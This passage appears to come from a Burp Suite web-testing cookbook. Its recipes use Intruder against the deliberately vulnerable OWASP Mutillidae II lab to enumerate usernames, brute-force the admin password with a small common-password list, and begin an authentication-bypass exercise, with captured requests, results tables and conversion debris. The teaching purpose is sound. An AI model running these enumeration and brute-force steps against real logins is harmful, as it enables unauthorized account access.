
Request Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Thu, 30 Aug 2018 19:13:30 GMT
Server: Apache/2.2.14 ((Ubuntu)) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Musion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 46
Connection: close
Content-Type: text/html

<p class="error">The password is invalid.</p>
```


5. Flip back to the **Request | Raw** tab and right-click to send this request to **Intruder**:



6. Go to Burp's **Intruder** tab and leave the **Intruder | Target** tab settings as it is. Continue to the **Intruder | Positions** tab. Notice how Burp places payload markers around each parameter value found. However, we only need a payload marker around the password value. Click the **Clear \$** button to remove the payload markers placed by Burp:



7. Then, highlight the name value of **admin** with your cursor and click the **Add \$** button:



8. Continue to the **Intruder | Payloads** tab. Many testers use word lists to enumerate commonly used usernames within the payload marker placeholder. For this recipe, we will type in some common usernames, to create a custom payload list.

9. In the **Payload Options [Simple list]** section, type the string `user` and click the **Add** button:

The screenshot shows the Intruder tool interface. At the top, there are tabs for Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, and Co. The Intruder tab is selected and highlighted with a red box. Below the tabs, there are two tabs: Target, Positions, Payloads, and Options. The Payloads tab is selected and highlighted with a red box. The main content area is divided into two sections: Payload Sets and Payload Options [Simple list].

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the a customized in different ways.

Payload set: 1 Payload count: 0

Payload type: Simple list Request count: 0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Add user

Add from list ...

10. Add a few more strings such as `john`, `tom`, `demo`, and, finally, `admin` to the payload-listing box:

? **Payload Options [Simple list]**


This payload type lets you configure a simple list of strings that are used as payloads.

Paste	user
Load ...	john
Remove	tom
Clear	demo
	admin

Add

Add from list ... ▼

11. Go to the **Intruder** | **Options** tab and scroll down to the **Grep – Match** section. Click the checkbox **Flag result items with responses matching these expressions**. Click the **Clear** button to remove the items currently in the list:



12. Click **Yes** to confirm you wish to clear the list.
13. Type the string `The password is invalid` within the textbox and click the **Add** button. Your **Grep – Match** section should look as shown in the following screenshot:



14. Click the **Start attack** button located at the top of the **Options** page. A pop-up dialog box appears displaying the payloads defined, as well as the new column we added under the **Grep – Match** section. This pop-up window is the attack results table.
15. The attack results table shows each request with the given payload resulted in a status code of **200** and that two of the payloads, **john** and **tom**, did not produce the message **The password is invalid** within the responses. Instead, those two payloads returned a message of **The user does not exist**:

Request	Payload	Status	Error	Timeout	Length	The password is invalid	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input checked="" type="checkbox"/>	
1	user	200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input checked="" type="checkbox"/>	
2	john	200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input type="checkbox"/>	
3	tom	200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input type="checkbox"/>	
4	demo	200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input checked="" type="checkbox"/>	
5	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input checked="" type="checkbox"/>	

16. The result of this attack results table provide a username enumeration vulnerability based upon the overly verbose error message **The password is invalid**, which confirms the user account exists on the system:

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	The password is invalid	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input checked="" type="checkbox"/>	
1	user	200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input checked="" type="checkbox"/>	
2	john	200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input type="checkbox"/>	
3	tom	200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input type="checkbox"/>	
4	demo	200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input checked="" type="checkbox"/>	
5	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	581	<input checked="" type="checkbox"/>	

Request Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Thu, 30 Aug 2018 20:50:59 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30 with Suhosin-Patch proxy_html/3.0.1
mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8r Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-lubuntu4.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 46
Connection: close
Content-Type: text/html

<p class="error">The password is invalid.</p>
```

This means we are able to confirm that accounts already exist in the system for the users user, demo, and admin.

Testing for weak lock-out mechanisms

Account lockout mechanisms should be present within an application to mitigate brute-force login attacks. Typically, applications set a threshold between three to five attempts. Many applications lock for a period of time before a re-attempt is allowed.

Penetration testers must test all aspects of login protections, including challenge questions and response, if present.


Getting ready

Determine whether an application contains proper lock-out mechanisms in place. If they are not present, attempt to brute-force credentials against the login page to achieve unauthorized access to the application. Using the OWASP Mutillidae II application, attempt to log in five times with a valid username but an invalid password.

How to do it...

Ensure Burp and the OWASP BWA VM are running and that Burp is configured in the Firefox browser used to view the OWASP BWA applications.


1. From the OWASP BWA Landing page, click the link to the OWASP Mutillidae II application.
2. Open the Firefox browser to the login screen of OWASP Mutillidae II. From the top menu, click **Login**.
3. At the login screen, attempt to login five times with username `admin` and the wrong password of `aaaaaa`. Notice the application does not react any differently during the five attempts. The application does not change the error message shown, and the admin account is not locked out. This means the login is probably susceptible to brute-force password-guessing attacks:



The screenshot displays the login interface of the OWASP Mutillidae II application. At the top, there is a grey header with the word "Login". Below the header, there are two navigation options: a blue arrow icon labeled "Back" and a red button with a white "HELP" label labeled "Help Me!". A dropdown menu labeled "Hints" is visible. A red dashed box contains the error message "Password incorrect". Below this, a red button labeled "Please sign-in" is present. The login form includes a "Username" field with the text "admin" and a "Password" field with six dots. A blue "Login" button is located below the password field. At the bottom, there is a link that says "Dont have an account? [Please register here](#)".

Let's continue the testing, to brute-force the login page and gain unauthorized access to the application.

4. Go to the **Proxy | HTTP history** tab, and look for the failed login attempts. Right-click one of the five requests and send it to **Intruder**:




The screenshot shows the Burp Suite interface with the 'HTTP history' tab selected. A table of intercepted requests is visible, with two entries highlighted in orange. The second entry (ID 79) is selected, and a context menu is open over it, with 'Send to Intruder' highlighted. Below the table, the raw request details are shown, including headers and a body with a login form submission.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
78	http://192.168.56.101	POST	/mutillidae/index.php?page=login.php	✓		200	50762	HTML	php
79	http://192.168.56.101	POST	/mutillidae/index.php?page=login.php	✓		200	50762	HTML	php


```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Cookie: showhints=1; PHPSESSID=g5qm9mlh5cdhu0du83tqlqjm54; acopendivids=swingseswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1

username=admin&password=aaaaaa&login-php-submit-button=Login
```


5. Go to Burp's **Intruder** tab, and leave the **Intruder | Target** tab settings as it is. Continue to the **Intruder | Positions** tab and notice how Burp places payload markers around each parameter value found. However, we only need a payload marker around the password's value. Click the **Clear §** button to remove the payload markers placed by Burp:




6. Then, highlight the password value of **aaaaaa** and click the **Add \$** button.
7. Continue to the **Intruder | Payloads** tab. Many testers use word lists to brute-force commonly used passwords within the payload marker placeholder. For this recipe, we will type in some common passwords to create our own unique list of payloads.
8. In the **Payload Options [Simple list]** section, type the string **admin123** and click the **Add** button:




9. Add a few more strings, such as `adminpass`, `welcome1`, and, finally, `admin` to the payload-listing box:




10. Go to the **Intruder** | **Options** tab and scroll down to the **Grep – Extract** section:




11. Click the checkbox **Extract the following items from responses** and then click the **Add** button. A pop-up box appears, displaying the response of the unsuccessful login attempt you made with the `admin/aaaaaa` request.
12. In the search box at the bottom, search for the words `Not Logged In`. After finding the match, you must highlight the words **Not Logged In**, to assign the grep match correctly:



13. If you do not highlight the words properly, after you click **OK**, you will see **[INVALID]** inside the **Grep – Extract** box. If this happens, remove the entry by clicking the **Remove** button and try again by clicking the **Add** button, perform the search, and highlight the words.
14. If you highlight the words properly, you should see the following in the **Grep – Extract** box:



15. Now, click the **Start attack** button at the top right-hand side of the **Options** page.
16. A pop-up attack results table appears, displaying the request with the payloads you defined placed into the payload marker positions. Notice the attack table produced shows an extra column entitled **ReflectedXSSExecution**. This column is a result of the **Grep – Extract Option** set previously.
17. From this attack table, viewing the additional column, a tester can easily identify which request number successfully brute-forced the login screen. In this case, **Request 4**, using credentials of the username `admin` and the password `admin` logged us into the application:



Intruder attack 8


Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	ReflectedXSSExecution...	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	50762	Not Logged In	
1	admin123	200	<input type="checkbox"/>	<input type="checkbox"/>	50762	Not Logged In	
2	adminpass	200	<input type="checkbox"/>	<input type="checkbox"/>	50762	Not Logged In	
3	welcome1	200	<input type="checkbox"/>	<input type="checkbox"/>	50762	Not Logged In	
4	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	50905	Logged In Admin: <span ...	

18. Select **Request 4** within the attack table, and view the **Response | Render** tab. You should see the message **Logged In Admin: admin (g0t r00t?)** on the top right-hand side:



19. Close the attack table by clicking the X in the top right-hand corner.

You successfully brute-forced the password of a valid account on the system, due to the application having a weak lock-out mechanism.

Testing for bypassing authentication schemes

Applications may contain flaws, allowing unauthorized access by means of bypassing the authentication measures in place. Bypassing techniques include a **direct page request** (that is, forced browsing), **parameter modification**, **session ID prediction**, and **SQL Injection**.

For the purposes of this recipe, we will use parameter modification.

Getting ready


Add and edit parameters in an unauthenticated request to match a previously captured authenticated request. Replay the modified, unauthenticated request to gain access to the application through bypassing the login mechanism.

How to do it...

